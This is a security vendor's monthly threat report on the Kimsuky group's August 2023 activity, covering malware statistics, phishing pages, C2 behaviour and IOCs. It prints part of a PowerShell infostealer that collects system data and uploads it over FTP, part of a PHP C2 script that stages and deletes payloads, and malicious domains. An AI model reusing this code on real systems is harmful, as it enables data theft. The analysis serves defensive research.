

TLP: GREEN

# Threat Trend Report on Kimsuky

August 2023 Statistics and Major Issues

V1.0

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AhnLab Security Emergency response Center (ASEC)

Sep. 7, 2023

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### CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

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## Overview

The Kimsuky group's activities in August 2023 showed a notable surge in the BabyShark type, while the activities of other types were relatively low.

Also, phishing samples were found in the infrastructure known for distributing previous malware (FlowerPower, RandomQuery, and AppleSeed), and BabyShark samples were discovered in the RandomQuery infrastructure. This suggests the likelihood of multiple types of malware utilizing a single infrastructure.

## Attack Statistics

The number of fully qualified domain names (FQDNs) increased by 1 compared to July, but the activity of BabyShark saw a sharp increase while the activity of the other types declined significantly. 1 instance each of FlowerPower and RandomQuery, 3 instances of AppleSeed, and 14 instances of BabyShark were discovered.




Figure 1. FQDN statistics by attack type in the last 3 months (Unit: each)

The characteristics of each malware included in **Figure 1** are provided in **Table 1** below. For more details, please refer to the footnotes for each type.

Type	Category	Characteristics	First Discovery (Approximate)
AppleSeed <sup>1</sup>	Backdoor	Strings are obfuscated with a custom algorithm. In its early days, it was distributed in EXE file format but is currently being distributed as a DLL.	Jan. 2020
BabyShark <sup>2</sup>	Infostealer	Malware that mainly uses HTA and VBS.	Nov. 2018
FlowerPower <sup>3</sup>	KeyLogger	PS-based malware distributed in fileless format.	Early 2020
RandomQuery <sup>4</sup>	Infostealer	Malware that uses JS, VBS, and PS and downloads an additional script via a random number.	Late 2019 - Early 2020

**Table 1.** Malware characteristics by type

<sup>1</sup> <https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=828afabc-fb71-4fe7-9d73-42ef04f43a77>  
(This report supports Korean only for now.)

<sup>2</sup> <https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/>

<sup>3</sup> <https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723>)

<sup>4</sup> <https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6>

# Major Issues

## 1) FlowerPower

### (1) GitHub Used as Distribution Site

Back in March 23, 2023, a case where GitHub was utilized as a distribution site was covered on the ASEC Blog<sup>5</sup>, with a similar case having been discovered again.




Figure 2. Newly discovered GitHub Repository

"db.txt" is the 1<sup>st</sup> script, and "github.db" is the 2<sup>nd</sup> script. As previously reported, it collects information on recent executable files, "ipconfig/all", and running processes, before sending this data via FTP.

This type of data transfer via FTP is rare but has been observed and covered once before on the ASEC Blog<sup>6</sup> last year.

<sup>5</sup> <https://asec.ahnlab.com/en/50621/>

<sup>6</sup> <https://asec.ahnlab.com/en/42529/>

```

1  $gjqjrutfdxcvyhh = "https://raw.githubusercontent.com
2  $dkdlel = "db"
3  $lognmfl = "Ahnlab.hwp"
4  $fhrmvkdlf = "\Ahnlab\"
5  function pojhb($e)
6  {
7      $k = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7
           ,0,7,3,3,3,7,3,3,1,4,2,3,7,0,2,7,7,3,5,1,0,1,4,0,5,0,
           4,7,5,0,1,0,3,0,3,1,3,5,1,2,5,0,1,7,1,4,6,0,2,3,3,4,2
           ,1,2,1,4,1,5,4,2,7,4,5,1,6,4,6,3,6,4,5,0,3,6,4,0,1,6,
           4,7,5,5,0,5,6)
8      $l = $e.Length
9      $j = 0
10     $i = 0
11     $c = ""
12     while($i -lt $l)
           . . .
49     $ftpuri = "ftp://[redacted]@[redacted].e.com
50
51     function UploadFunc($upfilepath)
52     {
53         $webclient = New-Object System.Net.WebClient
54         $uri = New-Object System.Uri($ftpuri + [IO.Path]::GetFileM
55         $webclient.UploadFile($uri, $upfilepath)
56     }
57
58     function sssrehbs
59     {
60         Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy By
61         $fph = $env:APPDATA + $fhrmvkdlf
62         New-Item -Path $fph -Type directory -Force
63         $rfdjhgf = $fph + $lognmfl
64
65         $edss = Get-ChildItem ([Environment]::GetFolderPath("Recer
66         $sdbfdb = ipconfig /all
67         Start-Sleep -s 1
68         $edss >> $rfdjhgf
69         Start-Sleep -s 1
70         $sdbfdb >> $rfdjhgf
71         Start-Sleep -s 1
72         Get-process >> $rfdjhgf
73         $hexdata =[IO.File]::readalltext($rfdjhgf)

```

Figure 3. A portion of the 1<sup>st</sup> script



## 2) RandomQuery

### (1) Phishing

There are no special issues regarding this type, but a phishing file (HTML) targeting a certain university in Korea was found within the infrastructure.




Figure 4. Comparison of phishing and legitimate sites

It is currently assumed that no actual harm has occurred yet; however, the phishing page code suggests that if a user attempts to log in more than twice, they will be redirected to a certain Google Drive, irrespective of whether their login attempts were successful or not.




Figure 5. Google Drive URL users are redirected to

A document named "(Format Style) Athena 1st Survey Questionnaire.hwp" is uploaded on this Drive. Since this file has a ".hwp" extension, Hancm Office 2014 or later versions or the dedicated viewer provided by Hancm should be used.<sup>7</sup>

The owner of the document is indicated as a professor's name in the Google Drive, and it is suspected that the threat actor uploaded it using the professor's actual account.

<sup>7</sup> [https://www.hancm.com/board/csnoticeView.do?artcl\\_seq=10903](https://www.hancm.com/board/csnoticeView.do?artcl_seq=10903) (This link is only available in Korean)

The document contains a survey related to national defense and security, along with a consultation certificate for compensation fees. While the document itself was not configured to perform any malicious behaviors, it is suspected that it could be used as bait in other types of attacks or for the purpose of personal information theft.




Figure 6. Document content

### 3) AppleSeed

There are no special issues regarding this type.

## 4) BabyShark (RecornShark)

### (1) Web Shell & Phishing

It has been confirmed that a web shell was uploaded to the C2 server distributing BabyShark, allowing for the BabyShark malware and server files to be secured.




Figure 7. Files that configure BabyShark

The BabyShark type has many variants, and while all the configuration files have not been secured, a notable aspect is that it confirms the argument used for C2 communication and responds with the content from the file associated with that argument value.

For example, if the packet "http://C2Server/Path/d.php?na=abcd" is sent, BabyShark checks for the file "abcd". If it exists, BabyShark responds with the content of that file; if not, it checks whether it is included in the designated argument values. Finally, if the argument value is included, BabyShark sequentially checks from 1 to 4, responds with the content of existing files, and then deletes those files.<sup>8</sup>

<sup>8</sup>If the argument value is "battmp", it checks for the file "battmp". If it does not exist, it sequentially checks

```

69         if(file_exists("vbtmp4"))
70         {
71             if ($ff = fopen ("vbtmp4", "r")) {
72                 $contents = fread($ff, filesize("vbtmp4"));
73                 fclose($ff);
74                 echo $contents;
75
76                 unlink("vbtmp4");
77                 exit;
78             }
79         }
80         echo "On Error Resume Next:Set ws=CreateObject(\"WScript.Shell\");
81         sss>\" \"%appdata%\1\1\", 0, true)";
82     }
83     if($chk=="battmp")
84     {
85         if(file_exists("battmp1"))
86         {
87             if ($ff = fopen ("battmp1", "r")) {
88                 $contents = fread($ff, filesize("battmp1"));
89                 fclose($ff);
90                 echo $contents;
91                 unlink("battmp1");
92                 exit;
93             }
94         }
95         if(file_exists("battmp2"))
96         {
97             if ($ff = fopen ("battmp2", "r")) {
98                 $contents = fread($ff, filesize("battmp2"));
99                 fclose($ff);
100                echo $contents;
101
102                unlink("battmp2");
103                exit;
104            }
105        }
106        if(file_exists("battmp3"))

```

Figure 8. A portion of the BabyShark server file code

This is believed to be a measure to prevent the server from being analyzed by analysts and has been one of the reasons the BabyShark type has been difficult to secure. The deletion of files is similar to the RandomQuery type that deletes files when the wrong argument value is given.

Additionally, when accessing the C2 without an argument value, it redirects to the Microsoft homepage. Similarly, the FlowerPower type redirects to Google Mail when accessing the C2

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"battmp1 through battmp4" and responds with the content of the files that exist.

without an argument value.<sup>9</sup>

Phishing files (HTML & PHP) for Naver, Naver MyBox, and OneDrive were discovered in the same infrastructure. If users access these pages without argument values, they are redirected to the Naver blog homepage.




Figure 9. Discovered phishing sites

In the case of the Naver phishing site, the ID is received as the argument value to display the page, so the ID input field is left blank if access is attempted without the ID argument value.

Also, the phishing site is speculated to have been signed with a free certificate from “Let’s Encrypt”.

<sup>9</sup> <https://atip.ahnlab.com/ti/contents/regular-report/monthly?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6> (See page 10)




Figure 10. Certificate information

## AhnLab Response Overview

The detection names and the engine version information of AhnLab products are shown below. Even if the activities of this threat group have been identified recently, AhnLab products may have already detected the related malware in the past. While ASEC is tracking the activities of this threat group and responding to related malware, there can be variants that have not been identified and thus are not detected.

- Backdoor/Win.Iedoor.R599832 (2023.08.21.03)
- Backdoor/Win.Iedoor.R602257 (2023.09.01.00)
- Downloader/BAT.Agent.SC191898 (2023.08.28.03)
- Downloader/VBS.Agent (2023.08.29.00)
- Downloader/VBS.Agent.SC191730 (2023.08.18.00)
- Downloader/VBS.Agent.SC191731 (2023.08.18.00)
- Downloader/VBS.Agent.SC191818 (2023.08.22.00)
- Downloader/VBS.Agent.SC191819 (2023.08.22.00)
- Downloader/VBS.Agent.SC191901 (2023.08.29.00)
- Downloader/VBS.Agent.SC191929 (2023.08.29.00)
- Downloader/VBS.Agent.SC191932 (2023.08.29.00)
- Downloader/VBS.Agent.SC191949 (2023.08.30.02)
- Downloader/VBS.Agent.SC191950 (2023.08.30.02)
- Dropper/Win.Agent.C5479220 (2023.09.01.00)
- Dropper/PowerShell.Agent (2023.08.29.00)
- Dropper/PowerShell.Agent.SC191899 (2023.08.28.03)
- Infostealer/PowerShell.Agent (2023.08.22.00)
- Infostealer/VBS.Agent.SC191930 (2023.08.29.00)

Infostealer/VBS.Agent.SC191931 (2023.08.29.00)  
Trojan/VBS.Kimsuky (2023.08.21.00)

## Indicators Of Compromise (IOC)

A portion of the following IOC quotes other analysis reports, and there are some cases that could not be verified because samples could not be obtained. Updates may occur without prior notice when new information is found.

### File Paths and Names

The file paths and names used by the threat group are as follows. **File names of some malware or tools may be the same as those of normal files.**

(Format Style) Athena 1st Survey Questionnaire.hwp  
2023\_National Defense Intelligence System sslvpn Operation Satisfaction Survey Questionnaire.pif  
GzCompress.ps1  
GzCompress\_Obfuscated.ps1  
IconCache.db  
db.txt  
github.db  
ava.hta  
def.hta  
reg0.gif  
asdfg.vbs

### File Hashes (MD5)

The MD5 of the related files are as follows. **Note that sensitive samples may have been excluded.**

#### RandomQuery

FC956B6C46A3412A4841024044E04905  
A5B1BE47269B10A420C2AAE457080784  
20710202B9DE9AC7AF8FB30BBDEE7492  
64DB36D78D9C674BD29B6633B3946300  
8779BCE1A5FB50E0815B7CD226D6A171  
53F141899BC8A7C788ABAB3B52B6490F  
82D159B063DB862688745CBFA1A48E7A  
99F6D8B27C37447D3054E5F33173D3D2  
4B8B8417121465B545318B01873531D2



1212E65AA5BF93D537713EC003521CA5  
B76B06D0C82D641486F6BE2031740EEE

#### AppleSeed

67915CBA77CD8CA1E76D48DDC1863EE3  
1D12091658F51CDF2E966DDE1EAED5AB  
40740A2F4098D96BB4A1ED38C89796A3

#### BabyShark (RecornShark)

86826610B0E2A13D88B84E4188964100  
197B6746D2A3AC27CE028F2953936EEC  
E35B2A9EE140A6B529B352B802B1DE61  
F7C21B71875B8C0EB19516791298A3CB  
CA8728CE8F77CFC804F9CE343DE9C9EE  
4420AE8B9205A58C2D52CE43DF57010B

## Related Domains, URLs, and IP Addresses

The used download or C2 addresses are as follows. http was changed to hxxp, and sensitive information may have been excluded if there is any.

plm.myartsonline.com  
devices.crabdance.com  
name-concept.000webhostapp.com  
mbox.coms.p-e.kr  
sss.coms.p-e.kr  
ddd.coms.p-e.kr  
